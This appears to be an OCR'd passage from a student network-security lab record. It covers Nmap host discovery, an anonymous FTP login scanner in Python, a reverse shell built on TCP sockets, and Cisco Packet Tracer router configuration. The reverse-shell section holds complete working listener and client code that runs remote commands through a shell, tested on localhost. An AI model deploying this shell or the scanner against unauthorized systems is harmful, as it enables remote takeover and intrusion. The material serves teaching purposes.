
Did computer6 reply to the ARP Request? (Y/N)

Y ✓ Correct Answer


Task 3: Enumerating Targets



Task 4: Discovering Live Hosts




Task 5: Nmap Host Discovery Using ARP



Task 7: Nmap Host Discovery Using TCP and UDP



Task 8: Using Reverse-DNS Lookup



Result:

Thus, Nmap was used to discover live hosts using ARP scan, ICMP scan, and TCP/UDP ping scan in TryHackMe platform.

Ex.No:7

ANONYMOUS FTP SCANNER

Aim:

To build an anonymous ftp scanner using ftplib module in python.

Introduction:

FTP Scanner:

FTP Scanner: A tool that scans IP addresses or hosts to find active FTP servers. It checks server connectivity and, with authorized credentials, tests login access and reports possible security issues.

ftplib: A built-in Python library used to communicate with FTP servers. It allows users to connect to servers, log in, view directories, and upload or download files.

Algorithm:

1. Import the ftplib module to work with FTP servers.
2. Create a function that takes a hostname as input.
3. Establish an FTP connection to the specified host.
4. Try logging in using the anonymous username and password.
5. Save the response received from the server.
6. Check whether the response indicates a successful login.
7. Display a success message if access is granted.
8. Show the server's welcome message and list the available files and directories.
9. If an error occurs, display the error message and indicate that the connection failed.
10. Execute the function by providing the target hostname or IP address.

Program Code:

```
import ftplib
def anonymousLogin(hostname):
    try:
        ftp = ftplib.FTP(hostname)
        response = ftp.login('anonymous', 'anonymous')
        print(response)
        if "230 Anonymous access granted" in response:
            print('\n[*] ' + str(hostname) +' FTP Anonymous Login
Succeeded.')
            print(ftp.getwelcome())
            ftp.dir()
    except Exception as e:
        print(str(e))
        print('\n[-] ' + str(hostname) +' FTP Anonymous Login Failed.')
hostname = 'ftp.be.debian.org'
anonymousLogin(hostname)
```

Output:

```
C:\Users\Lenovo\Downloads>py FTP1.py
230-Welcome to mirror.as35701.net.

 The server is located in Brussels, Belgium.

 Server connected with gigabit ethernet to the internet.

 The server maintains software archive accessible via ftp, http, https and rsync.

 ftp.be.debian.org is an alias for this host, but https will not work with that
 alias. If you want to use https use mirror.as35701.net.

 Contact: mirror-admin at as35701.net

230 Anonymous access granted, restrictions apply

[*] ftp.be.debian.org FTP Anonymous Login Succeeded.
220 ProFTPD Server (mirror.as35701.net) [2a05:7300:0:100:195:234:45:114]
drwxr-xr-x   9 ftp      ftp          4096 Oct 12 14:43 debian
drwxr-xr-x   5 ftp      ftp           105 Sep 13 00:27 debian-cd
drwxr-xr-x   7 ftp      ftp          4096 Oct 12 16:26 debian-security
drwxr-xr-x   5 ftp      ftp          4096 Oct 13  2006 ftp.irc.org
-rw-r--r--   1 ftp      ftp           717 Apr 15  2025 HEADER.html
drwxr-xr-x   5 ftp      ftp          4096 Oct 12 15:30 mint
drwxr-xr-x   6 ftp      ftp            60 Apr 27 10:28 mint-iso
lrwxrwxrwx   1 ftp      ftp            33 Apr 29  2021 pub -> /var/www/html/www.kernel.org/pub/
drwxr-xr-x   7 ftp      ftp          4096 Oct 12 16:52 ubuntu
drwxr-xr-x  31 ftp      ftp          4096 Oct 12 16:55 ubuntu-cdimage
drwxr-xr-x  31 ftp      ftp          4096 Oct 12 07:22 ubuntu-cloudimages
drwxr-xr-x   7 ftp      ftp          4096 Oct 12 13:47 ubuntu-ports
drwxr-xr-x  17 ftp      ftp          4096 Oct 12 13:22 ubuntu-releases
drwxr-xr-x  26 ftp      ftp           315 Oct 12 15:03 video.fosdem.org
-rw-r--r--   1 ftp      ftp           390 Jul  9  2021 welcome.msg
drwxr-xr-x   4 ftp      ftp          4096 Jun 14  2023 www.kernel.org
```

Result:

Thus, an anonymous ftp scanner using ftplib module was built and executed

Ex.No:8

REVERSE SHELL USING TCP SOCKETS

Aim:

To develop a program to reverse shell using TCP Sockets.

Introduction:

Reverse Shell: A reverse shell is a connection in which a target computer connects back to another computer, allowing commands to be executed remotely.

TCP Sockets: TCP sockets allow two computers to communicate reliably over a network. They ensure that data is delivered in the correct order and help detect transmission errors.

Algorithm:

Server:

1. Create a TCP socket and bind it to the specified host and port.
2. Start listening for incoming client connections.
3. Accept the connection when a client connects to the server.
4. Read commands entered by the user and send them to the client.
5. Receive and display the client's response and close the connection when quit is entered.

Client:

1. Create a TCP socket and bind it to the specified host and port.
2. Start listening for incoming client connections.
3. Accept the connection when a client connects to the server.
4. Read commands entered by the user and send them to the client.
5. Receive and display the client's response and close the connection when quit is entered.

Program Code:

Server:

```
import socket
import threading
host = '127.0.0.1'
port = 9999
def create_server_socket():
    server = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    server.bind((host, port))
    server.listen(5)
    print(f"[+] Listening on {host}:{port}")
    return server
def handle_client(conn, addr):
    print(f"[+] Connection established with {addr[0]}:{addr[1]}")
    while True:
        try:
            command = input(f"{addr[0]}@shell> ")
            if command.lower() == 'quit':
                conn.send(command.encode())
                conn.close()
                break
            if command.strip():
                conn.send(command.encode())
                response = conn.recv(4096).decode()
                print(response)
        except Exception as e:
            print(f"[!] Error: {e}")
            conn.close()
```

```
            break
    def start_server():
        server = create_server_socket()
        while True:
            conn, addr = server.accept()
            client_thread = threading.Thread(target=handle_client, args=(conn,
    addr))
            client_thread.start()
    if __name__ == "__main__":
        start_server()
```

Client:


```
    import socket
    import subprocess
    import os
    host = '127.0.0.1'
    port = 9999
    def connect_to_server():
        client = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        client.connect((host, port))
        while True:
            try:
                command = client.recv(1024).decode()
                if command.lower() == 'quit':
                    break
                elif command.startswith('cd '):
                    try:
                        os.chdir(command[3:].strip())

                        output = f"Changed directory to {os.getcwd()}"
                    except Exception as e:
```

```
                output = str(e)
            else:
                process = subprocess.Popen(command, shell=True,
stdout=subprocess.PIPE, stderr=subprocess.PIPE,
stdin=subprocess.PIPE)
                output = process.stdout.read() + process.stderr.read()
                output = output.decode()
            current_dir = os.getcwd() + "> "
            client.send((output + "\n" + current_dir).encode())
        except Exception as e:
            client.send(str(e).encode())
            break
    client.close()
if __name__ == "__main__":
    connect_to_server()
```

Output:

Client:



Server:

```
Microsoft Windows [Version 10.0.19045.6466]
(c) Microsoft Corporation. All rights reserved.

C:\Users\HDC0222016>cd Downloads

C:\Users\HDC0222016\Downloads>python --version
Python 3.14.6

C:\Users\HDC0222016\Downloads>python server.py
[+] Listening on 127.0.0.1:9999
[+] Connection established with 127.0.0.1:49924
127.0.0.1@shell> echo Hello
Hello

C:\Users\HDC0222016\Downloads>
127.0.0.1@shell> cd ..
Changed directory to C:\Users\HDC0222016
C:\Users\HDC0222016>
127.0.0.1@shell> dir
 Volume in drive C has no label.
 Volume Serial Number is 9E7E-E66C

 Directory of C:\Users\HDC0222016

09-10-2026  12:57    <DIR>          .
09-10-2026  12:57    <DIR>          ..
31-07-2026  14:50    <DIR>          .copilot
30-07-2026  09:15    <DIR>          .idlerc
27-05-2026  14:57    <DIR>          .neo-browser
09-10-2026  13:25               186 .packettracer
31-07-2026  14:22                76 .python_history
```

Result:

Thus, a program was developed and executed to reverse shell using TCP Sockets.

Ex.No:9

DESIGN A SIMPLE TOPOLOGY USING CISCO PACKET TRACER

Aim:

To design and configure a simple network topology with one router, two switches, and four PCs in Cisco Packet Tracer for successful inter-network communication.


Procedure:

1. Launch Cisco Packet Tracer

- Open Cisco Packet Tracer on your computer.
- Make sure the workspace and device categories, such as Routers, Switches, and End Devices, are visible.

2. Add Network Devices

- Drag one router into the workspace from the Routers section.
- Add two 2960 switches from the Switches section.
- Add four PCs from the End Devices section and name them PC1, PC2, PC3, and PC4.
- Rename all devices as required for easy identification.



3. Connect the Network Devices

Use **Copper Straight-Through** cables to make the following connections:

- Connect PC1 to Switch1 on port FastEthernet0/1.
- Connect PC2 to Switch1 on port FastEthernet0/2.
- Connect PC3 to Switch2 on port FastEthernet0/1.
- Connect PC4 to Switch2 on port FastEthernet0/2.
- Connect Switch1 (GigabitEthernet0/1) to Router (GigabitEthernet0/0/0).
- Connect Switch2 (GigabitEthernet0/1) to Router (GigabitEthernet0/0/1).

4. Assign IP Addresses


Configure two separate networks:

- **Network 1:** 192.168.1.0/24
- **Network 2:** 192.168.2.0/24


For each PC, click **Desktop → IP Configuration → Static**, then enter the IP address, subnet mask, and default gateway.

PC	IP Address	Subnet Mask	Default Gateway
PC1	192.168.1.2	255.255.255.0	192.168.1.1
PC2	192.168.1.3	255.255.255.0	192.168.1.1
PC3	192.168.2.2	255.255.255.0	192.168.2.1
PC4	192.168.2.3	255.255.255.0	192.168.2.1


Note: Configure the router interfaces with IP addresses 192.168.1.1/24 and 192.168.2.1/24, respectively, and enable both interfaces so the two networks can communicate.




- PC2 → IP 192.168.1.3 / 255.255.255.0, Gateway 192.168.1.1



- PC3 → IP 192.168.2.2 / 255.255.255.0, Gateway 192.168.2.1



- PC4 → IP 192.168.2.3 / 255.255.255.0, Gateway 192.168.2.1



For Router:

- Router interface GigabitEthernet0/0/0 → 192.168.1.1 / 255.255.255.0
- Router interface GigabitEthernet0/0/1 → 192.168.2.1 / 255.255.255.0

Click on Router, go to the CLI tab, and enter the following commands:

```
Router>enable
Router#conf t
Enter configuration commands, one per line.  End with CNTL/Z.
Router(config)#interface GigabitEthernet0/0/0
Router(config-if)# ip address 192.168.1.1 255.255.255.0
Router(config-if)#no shutdown

Router(config-if)#
%LINK-5-CHANGED: Interface GigabitEthernet0/0/0, changed state to up

%LINEPROTO-5-UPDOWN: Line protocol on Interface GigabitEthernet0/0/0, changed state to up


Router(config-if)#exit
Router(config)#interface GigabitEthernet0/0/1
Router(config-if)# ip address 192.168.2.1 255.255.255.0
Router(config-if)# no shutdown

Router(config-if)#
%LINK-5-CHANGED: Interface GigabitEthernet0/0/1, changed state to up

%LINEPROTO-5-UPDOWN: Line protocol on Interface GigabitEthernet0/0/1, changed state to up

Router(config-if)#exit
Router(config)#exit
Router#
%SYS-5-CONFIG_I: Configured from console by console


Router#write memory
Building configuration...
[OK]
Router#show ip interface brief
Interface              IP-Address      OK? Method Status                Protocol
GigabitEthernet0/0/0   192.168.1.1     YES manual up                    up
GigabitEthernet0/0/1   192.168.2.1     YES manual up                    up
Vlan1                  unassigned      YES unset  administratively down down
Router#
```



5. Test Connectivity

These test the router and cross-network connectivity.

- On PC1, open the Command Prompt and type:



- On PC3, open the Command Prompt and type the same:

Successful replies confirm that inter-network communication is functioning correctly.

Result:

Thus, a simple network topology with one router, two switches, and four PCs was successfully designed and configured in Cisco Packet Tracer. Successful ping replies verified proper connectivity between all devices in both networks.

Ex.No:10

CUSTOMIZE SWITCH WITH NETWORK MODULES USING CISCO PACKET TRACER

Aim:

